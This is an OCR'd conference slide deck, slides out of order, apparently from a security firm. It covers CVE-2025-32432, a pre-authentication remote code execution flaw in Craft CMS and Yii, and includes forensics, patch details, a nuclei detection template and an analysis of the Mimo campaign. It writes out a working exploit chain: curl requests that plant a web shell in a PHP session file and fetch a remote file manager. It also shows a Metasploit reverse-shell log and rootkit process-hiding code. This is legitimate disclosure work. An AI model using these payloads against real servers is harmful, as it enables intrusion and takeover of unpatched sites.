193 +           } elseif ((isset($value['class']) && is_subclass_of($value['class'], Behavior::class)) || (isset($value['__class']) && is_subclass_of($value['__class'], Behavior::class))) {
194                 $this->attachBehavior($name, Yii::createObject($value));
195             } elseif (is_string($value) && is_subclass_of($value, Behavior::class, true)) {
196                 $this->attachBehavior($name, Yii::createObject($value));
```

Patch included in the 2.0.52 release

Technical analysis

How to achieve arbitrary code execution

- We understand how the first request works, let's look at the two other ones.
- We'll start by diving into the second gadget: "yii\rbac\PhpManager"

```
# request calling phpinfo
$ curl 'http://redacted:8080/index.php?p=actions/assets/generate-transform' -XPOST -H 'Content-Type: application/json' -d
'{"assetId":11,"handle":{"width":123,"height":123,"as session":{"class":"craft\\behaviors\\FieldLayoutBehavior","__class":"GuzzleHttp\
\Psr7\\FnStream","__construct()":[[]],"_fn_close":"phpinfo"}}}' -b '<cookies>'

# request pushing PHP code
$ curl 'http://redacted:8080/index.php?p=admin/dashboard&a=<?=file_put_contents(\"filemanager.php\",file_get_contents(\"https://
raw.githubusercontent.com/alexantr/filemanager/master/filemanager.php\"))?>' -vvv

# request triggering the PHP code
$ curl 'http://redacted:8080/index.php?p=actions/assets/generate-transform' -XPOST -H 'Content-Type: application/json' -d
'{"assetId":11,"handle":{"width":123,"height":123,"as hack":{"class":"craft\\behaviors\\FieldLayoutBehavior","__class":"yii\\rbac\
\PhpManager","__construct()":[{"itemFile":"/var/lib/php/sessions/sess_YYY"}]}}}' -b '<cookies>'
```

The three kind of requests we've started the technical analysis from

Technical analysis

Achieving code execution

- The PhpManager gadget is less-known, but allows for an arbitrary "require" instruction.
- We could try to load a remote file from a URL, but this would only if "allow_url_includes" is enabled.
- How do we store code on the server?

```php
public function init()
{
    parent::init();
    $this->itemFile = Yii::getAlias($this->itemFile);
    $this->assignmentFile = Yii::getAlias($this->assignmentFile);
    $this->ruleFile = Yii::getAlias($this->ruleFile);
    $this->load();
}

protected function load()
{
    $this->children = [];
    $this->rules = [];
    $this->assignments = [];
    $this->items = [];

    $items = $this->loadFromFile($this->itemFile);
    // ...
}

protected function loadFromFile($file)
{
    if (is_file($file)) {
        return require $file;
    }

    return [];
}
```

Source code for PhpManager

Technical analysis

Storing code on the server

- The attacker passes their code via the "a" GET variable, trying to access the admin's dashboard
- A first one runs phpinfo through the RCE vulnerability
- After making the same request, we find that the session file includes the parameter
- The file name is predictable, from the CraftSessionId cookie

```
$ curl 'http://redacted:8080/index.php?p=admin/dashboard&a=<?=file_put_contents(\"filemanager.php\",file_get_contents(\"https://
raw.githubusercontent.com/alexantr/filemanager/master/filemanager.php\"))?>' -vvv
...
< HTTP/1.1 302 Found
< Host: 127.0.0.1:8080
< Date: Wed, 09 Apr 2025 12:43:21 GMT
< Connection: close
< Set-Cookie: CraftSessionId=a31t5708djlbeo38u0qlubdb4n; path=/; HttpOnly
...
< Location: http://127.0.0.1:8080/admin/login
...

$ cat /var/lib/php/sessions/sess_a31t5708djlbeo38u0qlubdb4n
cf2dbad8d7177f6e26df72fefbd2965c__flash|a:0:{}e56ff50a44fe8dcf299b3da8a28aeab5__returnUrl|s:196:"http://127.0.0.1:8080/index.php?
p=admin/dashboard&a=<?=file_put_contents(\"filemanager.php\",file_get_contents(\"https://raw.githubusercontent.com/alexantr/
filemanager/master/filemanager.php\"))?>";
```

Inspecting the content of the session file

Technical analysis

Executing the stored code

- We first pass a simple PHP payload: <?=exec($GET['cmd']);die()?>
- We have to be careful of invalid characters when using curl
- And we have command execution, after the serialized content session!

```
# the `-g` flag is necessary to avoid curl refusing to send invalid characters in the URL
$ curl "http://127.0.0.1:8080/index.php?p=admin/dashboard&a=<?=exec(\$_GET['cmd']);die()?>" -vvv -g
...
< Set-Cookie: CraftSessionId=9ve2k7rr4d3h46d97cnakm1rjv; path=/; HttpOnly
...

# execute 'whoami' and get 'craft' back  (at the end of the response)
$ curl 'http://127.0.0.1:8080/index.php?p=actions/assets/generate-transform&cmd=whoami' -XPOST -d '{"assetId":11,"handle":
{"width":123,"height":123,"as hack":{"class":"craft\\behaviors\\FieldLayoutBehavior","__class":"yii\\rbac\\PhpManager","__construct()":
[{"itemFile":"/var/lib/php/sessions/sess_9ve2k7rr4d3h46d97cnakm1rjv"}]}}}' -H 'Content-Type: application/json'

cf2dbad8d7177f6e26df72fefbd2965c__flash|a:0:{}e56ff50a44fe8dcf299b3da8a28aeab5__returnUrl|s:81:"http://127.0.0.1:8080/index.php?
p=admin/dashboard&a=craft
```

After storing our code, we try the second request with the cookie name

Technical analysis

Finishing touches

- Adding back CSRF validation is easy, by parsing the HTML & adding "X-CSRF-Token"
- Development of a small python PoC: easy, except for urllib3 adding quotes
- The script first pushes the PHP code, then triggers the RCE & cleans the output

```
# Push our payload, get redirected to the login page (with the -L flag), and save cookies (with the -c flag)
$ curl "http://127.0.0.1:8080/index.php?p=admin/dashboard&a=<?=exec(\$_GET['cmd']);die()?>" -g -s -L -c cookie-jar | grep '<input
type="hidden" name="CRAFT_CSRF_TOKEN"'
<input type="hidden" name="CRAFT_CSRF_TOKEN" value="aTbduJkkGAt1D5moRkPE482QzxxxPBMCODgYf35uwgOGi02_dbORhQRmtJXocHVuH2by_3M2g46-
oIcpIXEhZXUVSxguI6Ewy8IZ-Dvx-7I=">

# Find the cookie value
$ grep CraftSessionId cookie-jar
#HttpOnly_127.0.0.1     FALSE   /       FALSE   0       CraftSessionId  2s3ea5ttji1svna46et13802qs

# Trigger the code, execute 'whoami' and get 'craft' back (at the end of the response)
$ curl 'http://127.0.0.1:8080/index.php?p=actions/assets/generate-transform&cmd=whoami' -XPOST -d '{"assetId":11,"handle":
{"width":123,"height":123,"as hack":{"class":"craft\\behaviors\\FieldLayoutBehavior","__class":"yii\\rbac\\PhpManager","__construct()":
[{"itemFile":"/var/lib/php/sessions/sess_2s3ea5ttji1svna46et13802qs"}]}}}' -H 'Content-Type: application/json' -H 'X-CSRF-Token:
aTbduJkkGAt1D5moRkPE482QzxxxPBMCODgYf35uwgOGi02_dbORhQRmtJXocHVuH2by_3M2g46-oIcpIXEhZXUVSxguI6Ewy8IZ-Dvx-7I=' -b cookie-jar
cf2dbad8d7177f6e26df72fefbd2965c__flash|a:0:{}e56ff50a44fe8dcf299b3da8a28aeab5__returnUrl|s:81:"http://127.0.0.1:8080/index.php?
p=admin/dashboard&a=craft
```

Adding back CSRF validation

Technical analysis

Demo

Technical analysis

Porting the PHPINFO PoC to nuclei

```yaml
id: CVE-2025-32432

info:
  name: CVE-2025-32432 - RCE Preauth in CraftCMS (detection for 4.x and 5.x instances)
  author: Nicolas Bourras (Orange Cyberdefense)
  severity: critical

http:
  - raw:
    - |
      GET /index.php?p=admin/dashboard HTTP/1.0
      Host:

    - |
      POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.0
      Host:
      Content-Type: application/json
      X-CSRF-Token:

      {"assetId":11,"handle":{"width":123,"height":123,"as session":{"class":"craft\\behaviors\
\FieldLayoutBehavior","__class":"GuzzleHttp\\Psr7\\FnStream","__construct()":[[]],"_fn_close":"phpinfo"}}}

    redirects: true

    extractors:
    - type: xpath
      name: csrf-token
      attribute: value
      internal: true
      xpath:
        - //input[@type="hidden" and @name="CRAFT_CSRF_TOKEN"]

    matchers:
      - type: word
        part: body
        words:
          - 'If you did not receive a copy of the PHP license'
```

Writing a nuclei template


- We only port PHPINFO
- Have to do two requests for CSRF validation
- We search for the license text within the output

04

Aftermath

CVE assignement

One for Craft CMS, one for Yii



CVE-2025-32432 Detail

Description

Craft is a flexible, user-friendly CMS for creating custom digital experiences on the web and beyond. Starting from version 3.0.0-RC1 to before 3.9.15, 4.0.0-RC1 to before 4.14.15, and 5.0.0-RC1 to before 5.6.17, Craft is vulnerable to remote code execution. This is a high-impact, low-complexity attack vector. This issue has been patched in versions 3.9.15, 4.14.15, and 5.6.17, and is an additional fix for CVE-2023-41892.

Metrics


CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	**Base Score:** 10.0 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CNA: GitHub, Inc.	**Base Score:** 10.0 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L

CVE for Craft CMS (10.0)



CVE-2024-58136 Detail

Description

Yii 2 before 2.0.52 mishandles the attaching of behavior that is defined by an __class array key, a CVE-2024-4990 regression, as exploited in the wild in February through April 2025.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:


NIST: NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: MITRE	**Base Score:** 9.0 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

CVE for Yii (9.8)


Vulnerable assets

ONYPHE

- We worked with Onyphe to discover vulnerable instances online
- They identified 35k+ instances, of which ~13k matched the vulnerable version
- Of those, ~300 of them already showed sign of compromise (filemanager.php, autoload_classmap.php)



Distribution of vulnerable CraftCMS instances by country



Distribution of allegedly exploited CraftCMS instances by country

Public code

Metasploit

- Valentin Lobstein developed a metasploit module for the Craft CMS exploitation
- It was published on April 26th, less than 10 days after the article came out


```
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > exploit http://exploit-craft.ddev.site/
[*] Started reverse TCP handler on 192.168.1.36:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (40004 bytes) to 172.24.0.2
[*] Meterpreter session 12 opened (192.168.1.36:4444 -> 172.24.0.2:35238) at 2025-04-29 21:52:44 +0200

meterpreter > sysinfo
Computer    : exploit-craft-web
OS          : Linux exploit-craft-web 6.14.2-2-cachyos #1 SMP PREEMPT_DYNAMIC Thu, 10 Apr 2025 17:27:10 +0000 x86_64
Meterpreter : php/linux
```

Usage of the metasploit module

Mimo group

Sekoia's analysis: infection script

- In may, Sekoia published a complete analysis of Mimo's (aka Hezb) campaign that uses the vulnerability
- They started acting before the article was published
- The exploit they use downloads through curl or wget a script called "4l4md4r.sh" then executes it



Mimo group

Sekoia's analysis: mimo loader

- The loader is packed with UPX using the default settings, making it easy to analyze,
- The inner binary is developed in Golang, and development symbols are not stripped,
- It first ensures having elevated privileges, otherwise it tries to obtain them through a downloaded "su" binary,
- Finally, it downloads & runs alamdar.so,
- The shared library uses LD preloading to hide amongst existing processes,
- Finally, it downloads & executes two other binaries.

sekoia | Pseudo C of the retyped function readdir used to hide the malware process

```
dirent *readdir(DIR *dirp)
{
    int i;
    int should_filter;
    dirent *entry;
    char dirname[256];
    char procname[264];

    if (!original_readdir) {
        // obtain address of a symbol in a shared object or executable
        original_readdir = dlsym(RTLD_NEXT, "readdir");
        if (!original_readdir) {
            fprintf(stderr, "Error in dlsym: %s\n", dlerror());
        }
    }

    do {
        entry = original_readdir(dirp);
        if (!entry ||
            !get_dir_name(dirp, dirname, sizeof(dirname)) ||
            strcmp(dirname, "/proc") != 0 ||
            !get_process_name(entry->d_name, procname)) {
            break;
        }

        should_filter = 0;
        for (i = 0; i < 2; ++i) {
            // processes_to_filter: "alamdar" and "4l4md4r"
            if (strcmp(procname, processes_to_filter[i]) == 0) {
                should_filter = 1;
                break;
            }
        }
    } while (should_filter);

    return entry;
}
```

Mimo group


Sekoia's analysis: hezb

- One of the two binaries is called hezb, and is really an IPRoyal agent.
- IPRoyal is a paid proxy service (residential, …).
- The payload is very simple, and we get the threat actor password as a bonus!

Mimo group

Sekoia's analysis: alamdar

- The alamdar binary packs XMRig, also compressed with UPX using default settings.
- It mines for the wallet "46HmQz11t8uN84P8xgThrQXSYm434VC7hhNR8be4QrGtM1Wa4cDH2GkJ2NNXZ6Dr4bYg6phNjHKYJ1QfpZRBFYW5V6qnRJN",
- The weekly yield was estimated to be only $9.45 USD, altough it may have been more in the past
- The total amount received in the wallet was ~3k USD



Mimo group

Sekoi's analysis: further notes

- The group is also known to deploy ransomwares, asking for relatively small ransoms of $400-$600 USD
- Since 2022, the wallet associated with those ransomwares collected ~35k$ USD
- Multiple clues strongly suggests that Mimo's operator is based in Turkey.

05

Conclusion


Conclusion

Takeaways

- PHP code is scary
- Looking at releases is a nice way to find vulnerabilities
- There may be more affected software, as Yii < 2.0.52 was vulnerable
- Both Craft CMS and Yii's teams took us seriously, and did their best

Thanks to

- Thomas Reynolds,
- Wilfried Pascault,
- Jean-Pascal Thomas,
- Geoffrey Sauvageot-Berland,
- Patrice Auffret.




Cyberdefense

Thanks


Questions?

orangecyberdefense.com



Forensic investigation


Post-exploitation steps



Alexantr's file manager

Forensic investigation

Parsing the logs



```
{
    "assetId": 11,
    "handle": {
        "width": 123,
        "height": 123,
        "as hack": {
            "class": "\\craft\\behaviors\\FieldLayoutBehavior",
            "__class": "\\yii\\rbac\\PhpManager",
            "__construct()": [
                {
                    "itemFile": "/var/lib/php/session/sess_3hqjhnca16mpmepr0r94mpu0nr"
                }
            ]
        }
    }
}
```

Details of the JSON payload

Technical analysis

Replicating the environment

- We start off from a clean Craft CMS instance, straight from composer
- The same version as our client's is used: 4.12.8

```
# Clone repo
$ git -c advice.detachedHead=false clone https://github.com/craftcms/craft.git --branch 4.1.0 --depth 1 --quiet lab

# Edited version to have the one used in the attack.
$ sed -i "s/\^4.4.0/4.12.8/g" composer.json
$ sed -i "s/\^4.4.0/4.12.8/g" composer.json.default

# Ran composer install
composer install -q --no-ansi --no-interaction --no-scripts --no-progress --no-dev --prefer-dist

# Setup a postgres database with the craft/craft credentials, and the craft database name

# Installed necessary php extensions

# Ran initial setup steps
php craft setup/keys --interactive 0 >/dev/null
php craft setup/db --interactive 0 --driver pgsql --server 127.0.0.1 --user craft --password craft --database craft >/dev/null
php craft install/craft --interactive 0 --email admin@localhost.fr --language en_US --password password --site-name cve --site-url
http://localhost:8080 --username admin >/dev/null

# Ran server
./craft serve
```

Commands used to create a local Craft CMS instance

Technical analysis

Testing all other versions

- We extract the versions from the git repo tags
- We automatically deploy each version
- We reuse our nuclei template to test them
- All versions from 3.x to 5.x (< 5.6.17) are vulnerable!

```
# ...

echo "    [*] Running composer install"
composer install -q --no-ansi --no-interaction --no-scripts --no-progress --no-dev --prefer-dist

echo "    [*] Taking initialization steps (keys generation, DB setup, user creation)"
case "$MODE" in
  "5x") php craft setup/keys --interactive 0 >/dev/null ;;
  "4x") php craft setup/keys --interactive 0 >/dev/null ;;
  "3x") php craft setup/security-key --interactive 0 >/dev/null ;;
   *) unknown_mode ;;
esac
php craft setup/db --interactive 0 --driver pgsql --server 127.0.0.1 --user craft --password craft --database craft >/dev/null
php craft install/craft --interactive 0 --email admin@localhost.fr --language en_US --password password --site-name cve --site-url
http://localhost:8080 --username admin >/dev/null

# ...

nuclei -silent -u http://127.0.0.1:8080 -t ./detect-version.yaml -t ../rce-preauth-craft-cms/nuclei-rce-preauth-craft-cms.yaml -c 1 -
json-export "results/json/nuclei-$1.json" -o "results/plain/nuclei-$1.txt"
```

Automating the deployment process & testing with nuclei